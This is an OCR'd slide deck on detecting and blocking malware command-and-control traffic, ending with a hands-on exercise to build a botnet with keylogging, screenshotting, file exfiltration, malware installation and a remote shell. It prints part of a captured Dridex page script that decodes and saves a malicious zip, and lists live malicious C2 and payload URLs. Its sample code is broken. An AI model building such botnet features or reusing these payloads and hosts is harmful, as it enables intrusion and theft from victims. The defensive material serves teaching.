
How to Detect C2 in Malware via Virustotal - WannaCry



How to Detect C2 in Malware via Wireshark



Follow HTTP Stream



Investigate HTTP FLow

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 2020-09-24-Dridex-infection-traffic.pcap


```
aY1TC8dWE9qBSGR+jktdkyYRJ9agFBE2jOrWUjIYgDWi4cvQBqjcE4+lAWRWmQ4BJkN7cAzzJlBl2ot9AZwen8
GZ/tGgbhWwhKN984qDxQf5fg7W3/
Y6hGeZ2MyeQ1qhopcyYOC2a0J5NclRIxsg6NMnBq85hjZWkwOfpm4aUuUWQ9J3KJP/
f110cFdL6xfWsuHJT6OTdEW/
XJkts0n9bweQLOTIUOhtgDVUpVvhhphRcAzdGLOKNy7d7X3OeucJw3ZRpezS9jzEA5dcHeX6k3b/
RgtWzXCnK2A23NvvNtW8P0AAAAAAAAAAHV432BVddro/2vtRn59+i/
EPXsAQAcAUEsBAh8AFAAAAAgAUKM3UUirsfh7OwkAg3oLABMAJAAAAAAAAAAgAAAAAAAAFJlZl9TZXB0MjQtM
jAyMC5zY3IKACAAAAAAAAEAGABgQXRy35HWAQVnJmJUktYBBWcmYlSS1gFQSwUGAAAAAAEAAQBlAAAArDsJAAAA
A');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, 'Ref_Sept24-2020.zip');

})();

</script>
</body>GET /favicon.ico HTTP/1.1
Host: adv.epostoday.uk
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/85.0.4183.121 Safari/537.36 Edg/85.0.564.63
```

Detect C2 via Online Sandbox ex: any.run

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
4580	WINWORD.EXE	GET	304	20.191.48.196:443	https://settings-win-ppe.data.microsoft.com/settings/v2.0/Storage/StorageHealthEvaluation?os=Windows&deviceClass=Windows.Desktop&appVer=1.0.0.0	US	–	–	whitelisted
4580	WINWORD.EXE	POST	–	162.255.119.253:443	https://105711.com/docs.php	US	–	–	malicious
4580	WINWORD.EXE	POST	–	162.255.119.253:443	https://105711.com/docs.php	US	–	–	malicious
4580	WINWORD.EXE	GET	200	13.107.3.128:443	https://config.edge.skype.com/config/v2/Office/word/16.0.12026.20264/Production/CC?&ClientId=%7bD61AB268-C26A-439D-BB15-2A0DEDFCA6A3%7d&Application=word&Platform=win32&Version=16.0.12026.20264&MsoVersion=16.0.12026.20194&Audience=Production&Build=ship&Architecture=x64&Language=en-US&SubscriptionLicense=false&PerpetualLicense=2019&Channel=CC&InstallType=C2R&SessionId=%7b004BB289-F613-4DD4-8968-6CBD7BE8B7AB%7d&LabMachine=false	US	text	84.7 Kb	whitelisted
4580	WINWORD.EXE	POST	–	162.255.119.253:443	https://105711.com/docs.php	US	–	–	malicious
4580	WINWORD.EXE	GET	200	94.103.84.245:443	https://foodsgoodforliver.com/invest_20.dll	RU	executable	453 Kb	suspicious

How to block C2 on local networks



How to block C2 on local networks

- **Firewalls:** Configure firewalls to block inbound and outbound traffic to known C2 server IP addresses and ports.
- Utilize **threat intelligence feeds** to keep your firewall rules updated with the latest malicious domains and IPs.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Deploy IDS/IPS systems to monitor network traffic for suspicious activity patterns associated with C2 communication and botnet behavior. These systems can automatically block or alert you of potential threats.
- **EDR Systems**: Implement an EDR solution to monitor, detect, and respond to threats on endpoints. EDR can identify and mitigate threats that bypass other security measures.

How to block C2 on local networks

- **Antivirus and Anti-Malware Software:** Keep all devices on your network protected with up-to-date antivirus and anti-malware software to detect and remove malware that attempts to establish C2 communication.
- **Application Whitelisting:** Consider implementing application whitelisting to restrict endpoint execution to only authorized applications, preventing the installation of malicious software that could connect to a C2 server.
- **DNS Filtering Services:** Utilize DNS filtering services that can block access to known malicious domains commonly used by C2 servers. This can prevent initial infection attempts and disrupt C2 communication for existing botnet members.

How Governments/Big Tech take down Global C2 networks

How Governments/Big Tech take down Global C2 networks

Government Actions:

- **Law Enforcement Investigations:** This might involve international cooperation, following financial trails, and gathering evidence for potential prosecution.
- **Disrupting C2 Infrastructure:** Through legal channels or covert operations, governments might attempt to seize control of C2 server infrastructure or disrupt their communication channels.
- **Sharing Threat Intelligence:** Governments can share information about known C2 infrastructure and communication patterns with Big Tech companies and other countries to aid in broader disruption efforts.
- **Legal Frameworks and Regulation:** Governments can develop legal frameworks and regulations that hold internet service providers (ISPs) and Big Tech companies accountable for identifying and disrupting malicious C2 activity within their networks.

Operation Tovar (2014) - GameOver Zeus Botnet

Government Participants:

- the US-CERT
- Australian Federal Police
- the National Police of the Netherlands
- European Cybercrime Centre (EC3)
- Germany's Bundeskriminalamt
- France's Police Judiciaire
- Italy's Polizia Postale e delle Comunicazioni
- Japan's National Police Agency
- Luxembourg's Police Grand Ducale
- New Zealand Police
- the Royal Canadian Mounted Police
- Ukraine's Ministry of Internal Affairs
- the United Kingdom's National Crime Agency
- U.S. Department of Defense

Tech Participants:

- Dell SecureWorks
- CrowdStrike
- Microsoft
- Afilias
- F-Secure
- Level 3 Communications
- McAfee
- Shadowserver
- Anubis Networks
- Symantec
- Heimdal Security
- Sophos
- Trend Micro
- Carnegie Mellon University
- Georgia Institute of Technology (Georgia Tech).

Operation Tovar (2014) - GameOver Zeus Botnet

1. GameOver Zeus was a notorious botnet known for banking fraud and distributing the CryptoLocker ransomware.
2. The takedown involved:
   a. seizing servers
   b. sinkholing the botnet domains
   c. Redirecting the traffic from infected machines to servers controlled by law enforcement.
3. DGA - Domain Generation Algorithm was cracked
   a. Malware used to connect to an ever-changing list of malicious servers

Let’s Get Started: Building out Botnet/C2

Let’s Get Started building out Botnet/C2 Features

Botnet Name: ?????

3 Teams based by Function:

1. **Server Environment:**
    a. AWS EC2, Security Groups, Github pipeline, etc
2. **C2 Channel**
    a. How the client and server will communicate.
    ex : Python Socket Tunnel, SMTP, or DNS.
3. **Botnet Features**
    a. All features the botnet should have

Let’s Get Started!

1. **Start Programing Botnet Features:**

   All the Code should be a function with returns:

   a. **System Information Gathering:** Collect data about the endpoint's hardware, software configuration, and running processes.

   b. **Screenshotting**: Take screenshots of the endpoint's screen to steal visual data.

   c. **File Transfer:** Upload or download specific files from the endpoint to a central server controlled by the botnet operator.

   d. **Installing Malware**: Download and install additional malware onto the endpoint, expanding the botnet's functionality or causing further damage.


   e. **Keylogging**: Capture keystrokes entered on the endpoint, potentially grabbing passwords or sensitive information.

   f. Remote Shell: Ability to get CMD/Terminal and run commands directly as if physically in front of device

Example Feature: System Information Gathering (SIM)

Specifics for INFO module to gather:

1. IP Address
2. Available/Used
   a. Memory
   b. Hard Drive
   c. CPU
3. Operating System
4. Version of OS
5. Programs Installed
6. Processes currently running
7. AV's installed



Example Feature: System Information Gathering


```
def gather_system_information():
 # SIM_A_3_4 Get basic OS information
    info['system'] = platform.system()
    info['processor'] = platform.processor()
 # Get memory details
    info['total_memory'] = memory.total
    info['available_memory'] = memory.available
# List all running processes
    for proc in psutil.process_iter(['pid', 'name']):
        processes.append(proc.info)
    info['processes'] = processes
# Return all gathered info
    return SIM
```

SAMPLE OUTPUT



```
{
  "system": "Linux",
  "node_name": "example-host",
  "version": "#46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020",
  "processor": "x86_64",
  "total_memory": 16712351744,
  "available_memory": 12298874880,
  "processes": [
    {"pid": 1, "name": "systemd"},
    {"pid": 1200, "name": "firefox"}
  ],
  "distribution_info": "Distributor ID: Ubuntu Description:
Ubuntu 20.04 LTS Release: 20.04 Codename: focal"
}
```


Adding code to Github

1. Go to Github Repository
2. Fork the Repository
   a. Or edit a file then a Fork this repository will pop-up
3. Edit any file and Commit changes
4. Create pull request with comments




Adding code to Github





Adding code to Github



Thank You
Questions?